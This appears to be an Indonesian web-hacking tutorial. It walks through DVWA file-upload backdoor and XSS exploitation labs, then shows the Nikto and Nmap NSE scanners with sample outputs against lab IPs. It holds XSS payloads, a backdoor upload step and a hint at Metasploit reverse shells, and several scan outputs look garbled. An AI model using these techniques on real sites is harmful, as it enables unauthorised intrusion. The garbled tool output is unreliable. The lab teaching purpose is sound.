Celah ketujuh yang terdapat pada DVWA adalah celah fungsi *upload*, celah ini biasanya kita temukan dibanyak aplikasi web. Celah ini paling mudah di eksplorasi, dan pada level dvwa security low tidak ada filter terhadap file sama sekali, sehingga kita dapat mengupload file backdoor .php, dalam hal ini kita gunakan file yang sama saat kita melakukan eksplorasi remote file inclusion, tetapi dengan ekstensi “**.php**”

## Vulnerability: File Upload

Choose an image to upload:

 shell.php

Kemudian dinyatakan bahwa kita berhasil melakukan upload file “shell.php”

## Vulnerability: File Upload


Choose an image to upload:

Choose File no file selected

Upload

.../.../hackable/uploads/shell.php successfully uploaded!

Selanjutnya, kita hanya perlu mencari URI path yang tepat menuju file yang kita update, dan dalam hal ini kita tau diupload ke folder tersebut, sehingga kita bisa langsung mengakses <http://192.168.1.208/hackable/uploads/shell.php> seperti pada gambar berikut:




Atau anda bisa membuat php based “reverse/bind shell” backdoor dengan metasploit :).

## 8. Cross Site Scripting (XSS) Reflected

Celah kedelapan adalah celah *cross site scripting reflected*, celah ini mengijinkan kita memasukan perintah html, javascript. Sebagai contoh kita mempergunakan tag html **<h1>**, seperti contoh berikut:

Exploit/XSS payload : **<h1>XSS</h1>**

### Vulnerability: Reflected Cross Site Scripting (XSS)



A screenshot of the DVWA Reflected XSS attack page. It features a text input field labeled "What's your name?" with a "Submit" button next to it. Below the input field, the word "Hello" is displayed in black text, followed by the red text "XSS".

Tetapi pada beberapa situs, umumnya forum diskusi beberapa tag HTML memang diijinkan, dan untuk meyakinkan kita gunakan tag yang umumnya di filter yaitu **<iframe>**, **<script>** dan berikut ini kita coba memasukkan iframe dengan XXS payload sebagai berikut:

**<IFRAME+SRC=<http://192.168.1.208>>%2FIFRAME>**

Maka kita akan mendapatkan hasil sebagai berikut:

### Vulnerability: Reflected Cross Site Scripting (XSS)



Dan umumnya celah XSS Reflected ini dimanfaatkan oleh *attacker* untuk melakukan kegiatan *phishing* dan *social engineering*, karena serangan ini hanya berlaku *client-side* dan *reflected* sehingga hanya target yang menerima link dengan payload xss yang akan terkeksplorasi.

Untuk eksplorasi XSS yang lebih berbahaya dapat merujuk ke bab 1 bagian Attack Vector Cross Site Scripting (XSS).

## 9. Cross Site Scripting (XSS) Persistent

Celah kesembilan dan terakhir dari aplikasi DVWA adalah celah *cross site scripting persistent*, celah ini seperti celah XSS reflected mengijinkan kita memasukan perintah html, javascript ke aplikasi, dan bedanya adalah xss payload yang kita masukan akan tersimpan, sehingga seluruh user yang mengakses situs atau URL akan mungkin tereksplorasi.

Sebagai contoh kita mempergunakan tag html **<h1>**, seperti contoh berikut pada halaman yang memiliki celah XSS persistent

Exploit/XSS payload : **<h1>XSS</h1>**

### Vulnerability: Stored Cross Site Scripting (XSS)

Name \*

Message \*

XSS payload tersebut akan tersimpan dan di proses oleh aplikasi setiap kali diakses user.

The screenshot shows a web browser window for the DVWA application at the URL `192.168.1.208/vulnerabilities/xss_s/`. The title bar says "DVWA". The main content area displays the "Vulnerability: Stored Cross Site Scripting (XSS)" form. In the "Message" field, the user has entered "<h1>XSS</h1>". Below the form, there is a message box showing two entries: "Name: test" and "Message: This is a test comment." Underneath that, another message box shows "Name: XSS" and "Message: XSS". At the bottom left, there is a sidebar menu with various security modules listed, and the "XSS stored" module is highlighted with a green background. At the very bottom, there is a "More info" section with three links: <http://ha.ckers.org/xss.html>, [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting), and <http://www.cgisecurity.com/xss-faq.html>.

Celah XSS *reflected* dan *persistent* ini tidak memiliki *impact* sama sekali ke server. Cela ini akan menjadi sangat berbahaya ke user apabila dikombinasikan dengan celah pada aplikasi client seperti web browser, mail client dsb yang dapat memproses XSS payload (tag html/javascript) secara otomatis.

Untuk eksplorasi XSS yang lebih berbahaya dapat merujuk ke bab 1 bagian Attack Vector Cross Site Scripting (XSS).

# Web Hacking Tools

---

Pada BAB ini akan dibahas mengenai beberapa perangkat yang dapat dipergunakan untuk membantu dan juga sudah umum di pergunakan dalam proses Web Application Hacking.



# Web Application Security Tools

## Daftar Isi

---

1. Nikto
2. Nmap NSE
3. BurpSuite (next)
4. SQLMap(next)

### 1. Nikto

Nikto adalah aplikasi *opensource web server scanner*, yang bekerja dengan cara membandingkan web server dengan banyak *item* di database, termasuk diantaranya adalah 6500 file/cgi yang memiliki kemungkinan celah keamanan, lebih dari 1250 versi server yang sudah *out-of-date*, dan sebanyak 270 masalah spesifik berdasarkan versi dari suatu webserver.

Nikto juga memeriksa file konfigurasi, seperti keberadaan *multiple index files*, opsi pada server HTTP, dan juga akan mengidentifikasi versi web server dan aplikasi yang terinstall. Nikto dibuat dan bekerja tidak secara tersembunyi, sehingga akan mudah terdeteksi oleh perangkat keamanan jaringan (di log), meskipun begitu, nikto dilengkapi dengan metode anti-IDS.

Untuk menggunakan nikto, anda perlu menginstall Perl dan library perl yang dibutuhkan, karena nikto menggunakan perl sebagai bahasa pemrograman. Nikto sendiri dapat di *download* gratis dari situsnya di <http://cirt.net/nikto2>.

Untuk mengakses mengenai informasi lengkap penggunaannya, dapat diakses dengan **#perl nikto.pl -H**

Sebagai contoh berikut ini adalah saat kita melakukan proses scanning web server dengan alamat ip 192.168.1.210

```
root@DevilBox:/var/www/plugin/actions# perl nikto.pl -h 192.168.1.238
[+] Nikto v2.1.5


-----  
+ Target IP:          192.168.1.238  
+ Target Hostname:    192.168.1.238  
+ Target Port:        80  
+ Start Time:         2013-06-14 14:11:46 (GMT)  
  
-----  
+ Server: Apache/2.0.55 (Ubuntu) PHP/5.4.2-1.3  
+ Server: DokuWiki 1.10.10  
+ The 'X-Powered-By' header is not present.  
+ Apache/2.0.55 appears to be outdated (current is at least apache/2.2.22). Apache 1.3.40 (final release) and 2.0.44 are also current.  
+ PHP/5.4.2-1.3 appears to be outdated (current is at least 5.4.4)  
+ allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE  
+ OSVDB-377: HTTP TRNSZ wernicke is active, suggesting the host is vulnerable to IST  
+ Cookie phpsessionid created without the httpOnly flag  
+ Retrieved X-powered-by header: PHP/5.4.2-1.3  
+ OSVDB-8459: /wp-content/themes/zelito_report/docs/about/about_t_planstruktur/report&id=wp-1/; phpsessionid allows directory listings remotely. (0.000 to version 2.5.3 or higher. http://www.securityfocus.com/319793)  
+ OSVDB-3268: /iconsw/ directory indexing found.  
+ OSVDB-3220: /iconsw/RENAME: apache default file found.  
+ /wp-content/themes/zelito/report/docs/about/about_t_planstruktur/report&id=wp-1/; phpsessionid directory found.  
+ 645 files checked. 3 error(s) and 32 file(s) reported as unsafe host  
+ End Time:          2013-06-14 14:12:46 (GMT) (19 seconds)  
  
-----  
+ 1 hosts(s) tested.  
root@DevilBox:/var/www/plugin/actions#
```

Beberapa informasi yang bisa diperoleh dari hasil *scanning* kita adalah diantaranya :

1. Versi webserver yang outdated
  2. Versi PHP yang outdated
  3. HTTP Method yang aktif: GET, HEAD, POST, TRACE dan method TRACE memiliki celah keamanan.
  4. Terdapat aplikasi phpmyadmin yang terletak di <http://192.168.1.210/phpmyadmin/>
  5. Terdapat directory /icons/ dan default file README.

Seperti sudah di singgung diatas, nikto bekerja dengan membandingkan hasil scanning dengan database-nya, sehingga proses scanning akan berlangsung cepat, tetapi hal ini juga menjadi kelemahannya, karena beberapa direktori yang tidak terdapat pada *dictionary/database*-nya tidak akan dideteksi.

Untuk mempergunakan nikto terhadap aplikasi/direktori yang tidak standar maka kita bisa menggunakan link full-path ke direktori tersebut, sebagai contoh ke aplikasi milik omega-bank, yang berada di <http://192.168.1.210/omega-bank/>



gunakan perintah #perl nikto.pl -h

<http://192.168.1.210/omega-bank/> dan akan didapatkan hasil sebagai berikut:

```
lareDev$ nikto -2.1.5 -h perl nikto.pl -h http://192.168.1.210/omega-bank/
- Nikto v2.1.5
...
+ Target IP: 192.168.1.210
+ Target Hostname: 192.168.1.210
+ Target Port: 80
+ Start Time: 2015-01-14 16:32:00 (GMT)
...
Server: Apache/2.0.55 (Ubuntu) PHP/4.4.2-1.3
Retrieved x-powered-by header: PHP/4.4.2-1.3
The anti-clickjacking X-Frame-Options header is not present.
No CGI Directories found (use -C to force check all possible areas).
Apache/2.0.55 appears to be outdated (current is at least Apache/2.2.22). Apache 2.0.40 (final release) and 2.0.64 are also current.
PHP/4.4.2-1.3 appears to be outdated (current is at least 5.4.4).
Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
DEBBUG HTTP verb may show server debugging information. See http://www.microsoft.com/en-us/library/it0d81cdh20y5_00929.aspx for details.
DEBBUG-077: HTTP TRACE method is active, suggesting the host is vulnerable to XSS.
/omega-bank/guestbook/index.html: PHP-Guestbook 1.00 file reveals sensitive information about file configuration.
/omega-bank/guestbook/index.php: PHP-Guestbook 1.00 file reveals the salt hash of the admin password.
/omega-bank/guestbook/index.php: Guestbook admin page available without authentication.
0SV08-50873: /omega-bank/guestbook/index2guests.html: Ocean2 ASP Guestbook Manager allows download of SQL database which contains admin password.
/omega-bank/news/news.asp: Web Mix Site News release v3.06 admin password database is available and unencrypted.
/omega-bank/admin/config.php: PHP Config file may contain database info and passwords.
Uncorrected header 'Content-Type' found, with contents: choice
0SV08-3216: /omega-bank/index.html?&header=tstring%3Cscript%3Ealert(%27document.domain%27)%3C/script%3E: HTML Content-type 1.0 and previous are vulnerable to XSS attacks.
/omega-bank/admin/configfile.log: DenBB 1.0 final (http://www.webboard.com) log file is readable remotely. Upgrade to the latest version.
/omega-bank/admin/system_footer.php: synphnuk version 2.0.6_final.7 reveals detailed system information.
/omega-bank/config.php: PHP Config file may contain database info and passwords.
/omega-bank/config/c: Configuration information may be available remotely.
0SV08-29780: /omega-bank/admin_photon_log_id=ElectronConfig: Daydream from http://www.webbro.co version 4.2 allows remote admin access. This file should be protected.
0SV08-28780: /omega-bank/admin_photon_log_id=ElectronConfig: Daydream from http://www.webbro.co version 4.2 allows remote admin access. This file should be protected.
0SV08-3230: /omega-bank/admin/admin_photon.php: Men Album from http://www.3derc.com version 0.0.2d allows remote admin access. This should be protected.
0SV08-5834: /omega-bank/admin/login.php?action=insert&username=test&password=test: phplunction may allow user admin accounts to be inserted via the proper authentication. Attempt to log in with user 'test' password 'test' to verify.
0SV08-3761: /omega-bank/admin/contextAdmin/connAdmin.html: foscat may be configured to let attackers read arbitrary files. Restrict access to admin.
0SV08-4884: /omega-bank/admin/index.html: Java network viewer may allow admin bypass by using double slash before URL.
0SV08-12164: /omega-bank/index.php?HTTP_REFERER=0C92-11D9-4C7B00C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific ODBC strings.
0SV08-2853: /omega-bank/admin/database/seForum.wdb: Web Mix Forum pre 3.5 is vulnerable to Cross-Site Scripting attacks. Default login/pass is administrator/admin.
0SV08-3842: /omega-bank/admin/index.html: FlashXCOM software 2.2 is vulnerable to authentication bypass by prepending an extra '/'. http://packextreme.unsecuretiny.com/8258-exploittar/lanwatch.tgz
0SV08-2922: /omega-bank/index/vg_user_info.pl: Mediata Web Eye exposes user names and passwords.
0SV08-3892: /omega-bank/admin.php: This might be interesting...
```

dan kita mendapatkan hasil yang lebih banyak lagi dan bisa kita cobakan, tetapi yang perlu diingat adalah bahwa penggunaan tools untuk melakukan scanning akan memunculkan kemungkinan adanya celah keamanan yang *false positive*.

## Kustomisasi Nikto

Selain beberapa hal diatas, nikto juga dapat dikustomisasi untuk dapat bekerja secara maksimal, dalam hal ini melakukan scanning aplikasi yang mempergunakan cookie, seperti pada

aplikasi dvwa, untuk dapat mengeksplorasi celah-celah yang ada kita harus melakukan login atau memiliki cookie untuk dapat berinteraksi dengan aplikasi.

Sebagai contoh adalah scanning langsung webserver dengan alamat ip 192.168.1.207

```
lareDev$ nikto -2.1.5 -h perl nikto.pl -h http://192.168.1.207
- Nikto v2.1.5
...
+ Target IP: 192.168.1.207
+ Target Hostname: 192.168.1.207
+ Target Port: 80
+ Start Time: 2015-01-14 17:19:20 (GMT)
...
+ Server: Apache/2.2.28 (Ubuntu)
Retrieved x-powered-by header: PHP/5.6.13ubuntu0.1
The anti-clickjacking X-Frame-Options header is not present.
Server News module via ETags header found with file robots.txt, moduel 26483, size: 26, either 0x40e655453568
robots.txt: contains 1 entry which should be manually viewed.
Apache/2.2.28 appears to be outdated (current is at least Apache/2.2.22). Apache 2.2.42 (final release) and 2.2.64 are also current.
DEBBUG HTTP verb may show server debugging information. See http://www.microsoft.com/en-us/library/it0d81cdh20y5_00929.aspx for details.
0SV08-3268: /config/ Directory Indexing Found.
+ config/: Configuration information may be available remotely.
0SV08-3233: /photon.php: Contains PHP configuration information.
0SV08-12164: /index.php?HTTP_REFERER=0C92-11D9-4C7B00C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific ODBC strings.
0SV08-3892: /info/: This might be interesting..
0SV08-3892: /login/: This might be interesting..
Cookie phpfadmin created without the attribute TLRN.
0SV08-3892: /security/web_accessible/: This might be interesting... has been seen in web logs from an unknown scanner.
0SV08-3232: /info.php: Is installed, and a test script which rand phpfinfo() was found. This gives a lot of system information.
0SV08-3268: /icons/ Directory Indexing Found.
Uncorrected header 'Content-Type' found, with contents: choice
0SV08-3892: /CHANGELOG.html: A changelog was found.
0SV08-3233: /icons/README: Apache default file found.
0SV08-5292: /info.php?file=http://cirt.net/rfifile.txt: RFI from Knoke's list (http://ha.ckers.org/weird/rfi-locations/dst) or from http://cirt.net/rfifile.txt
...
+ /login.php: Admin login page/section found.
+ /phpfadmin/ phpfadmin directory found.
6545 items checked: 0 errors and 24 items(s) reported on remote host.
End Time: 2015-01-14 17:19:20 (GMT) (31 seconds)
+ 1 Host(s) tested
lareDev$ nikto -2.1.5 -h
```

Kita dapat melakukan setting cookie pada file nikto.conf, untuk mendapatkan cookie kita bisa mempergunakan nikto dengan opsi menambahkan “**Display 2**”, untuk mendapatkan cookies dan proses scanning dilakukan dengan mempergunakan cookies dan perhatikan perbedaannya sebagai berikut:

#perl nikto.pl 192.168.1.207 -Display 2



Dan kita dapatkan hasil yang lebih banyak dibandingkan tidak mempergunakan cookies.

Atau kita dapat mempergunakan fitur inspect-element yang sudah terdapat di browser dan melihat cookit yang dipergunakan seperti berikut ini:

Selanjutnya kita bisa set cookie tersebut, sehingga akan selalu digunakan jika kita akan melakukan scanning terhadap web server dengan alamat tersebut, tetapi yang perlu di ingat, hal ini akan berlaku static, dan secara manual juga kita harus menghapusnya.

---


Tambahkan konfigurasi terkait cookies yang kita dapatkan ke file nikto.conf kedalam variable static-cookie seeperti pada gambar berikut ini:

```
53
54 # Cookies: send cookies with all requests
55 # Multiple can be set by separating with a semi-colon, e.g.:
56 # "cookie1""cookie value";"cookie2""cookie val"
57 STATIC_COOKIE="security=""high"; "PHPSESSID=""v0br457rkk1rm0pptbp0kkcc93"
58
59 # The below allows you to vary which HTTP methods are used to check whether an HTTP(s) server
60 # is running. Some web servers, such as the autopsy web server do not implement the HEAD method
61 CHECKMETHODS=HEAD GET
62
```

Selanjutnya setelah disimpan kita bisa melakukan scanning kembali dengan cookie yang sudah ada.

## 2. Nmap NSE


Nmap dengan dukungan NMAP scripting engine memberikan beberapa NSE yang berfungsi untuk melakukan *vulnerability scanning* terhadap webserver. Untuk nama dan letak NSE dapat di lihat di /usr/local/share/nmap/scripts/



```
bash-3.2# ls /usr/local/share/nmap/scripts/http-*
http-affiliate-id.nse          http-git.nse           http-nobtex-shared.nse
http-auth-negotiation.nse       http-github-enum.nse      http-sitetrap-generator.nse
http-auth-finder.nse            http-google-davinci.nse   http-stowarts-check.nse
http-auth.nse                   http-grab.nse          http-stowarts.nse
http-auditstotals-exec.nse      http-headers.nse        http-telje.nse
http-axss2-dir-traversal.nse    http-huawei-nginx-vuln.nse  http-tplink-dir-traversal.nse
http-backup-finder.nse          http-icloud-finder-phone.nse  http-trace.nse
http-barracuda-dir-traversal.nse http-icloud-sending.nse     http-traceroute.nse
http-brute.nse                  http-iiis-vuln.nse         http-wsase-output-escaping.nse
http-cakephp-version.nse        http-joomla-brute.nse    http-xssertr-enum.nse
http-chrome.nse                 http-livespeed-sourcecode-download.nse
http-config-backup.nse          http-majordomo2-dir-traversal.nse  http-xssertr-nse
http-dns.nse                    http-malware-host.nse      http-xtrastotal.nse
http-date.nse                   http-method-tamper.nse     http-xststreaser-15.nse
http-default-accounts.nse        http-methods.nse          http-xvane-path-wln.nse
http-default-new-passwords.nse   http-open-proxy.nse       http-wln-cve2009-3968.nse
http-drupal-cms-ids.nse         http-open-redirect.nse    http-wln-cve2010-4738.nse
http-drupal-modules.nse         http-passed.nse          http-wln-cve2010-2861.nse
http-email-harvest.nse          http-php-version.nse     http-wln-cve2011-3192.nse
http-enim.nse                   http-phpphp-f-xss.nse     http-wln-cve2011-3368.nse
http-exif-spider.nse            http-proxy-brute.nse     http-wln-cve2012-1823.nse
http-favicon.nse                http-put.nse             http-waf-detect.nse
http-share-brute.nse            http-qdo-mod-info.nse    http-waf-fingerprint.nse
http-slow-fuzzer.nse            http-rtf-spider.nse      http-wordpress-brute.nse
http-frontage-login.nse          http-robots.txt.nse      http-wordpress-enum.nse
http-generator.nse               http-nobtex-reverse-ip.nse  http-wordpress-plugins.nse
bash-3.2#
```

Salah satu yang umum di gunakan dan cukup bermanfaat adalah NSE http-enum yang akan secara cepat melakukan pe-

meriksaan kemungkinan direktori yang tersedia seperti gambar berikut ini.



```
bash-3.2# nmap --script=http-enum -p80 192.168.1.207
Starting Nmap 6.25 ( http://nmap.org ) at 2013-01-14 19:48 WIT
Nmap scan report for 192.168.1.207
Host is up (0.089s latency).
PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|_ /login.php: Possible admin folder
|_ /login/: Login page
|_ /robots.txt: Robots file
|_ /info.php: Possible information file
|_ /setup/password_required.html: 2WIRE GATEWAY
|_ /phpmyadmin/: phpMyAdmin
|_ /README: Interesting, a readme.
|_ /config/: Potentially interesting directory w/ listing on 'apache/2.2.28 (ubuntu)'
|_ /docs/: Potentially interesting directory w/ listing on 'apache/2.2.28 (ubuntu)'
|_ /external/: Potentially interesting directory w/ listing on 'apache/2.2.28 (ubuntu)'
|_ /icons/: Potentially interesting folder w/ directory listing
|_ /info/: Potentially interesting folder
|_ /setup/: Potentially interesting folder
MAC Address: 28:CF:D4:00:B1:B1 (Apple)

Nmap done: 1 IP address (1 host up) scanned in 3.52 seconds
```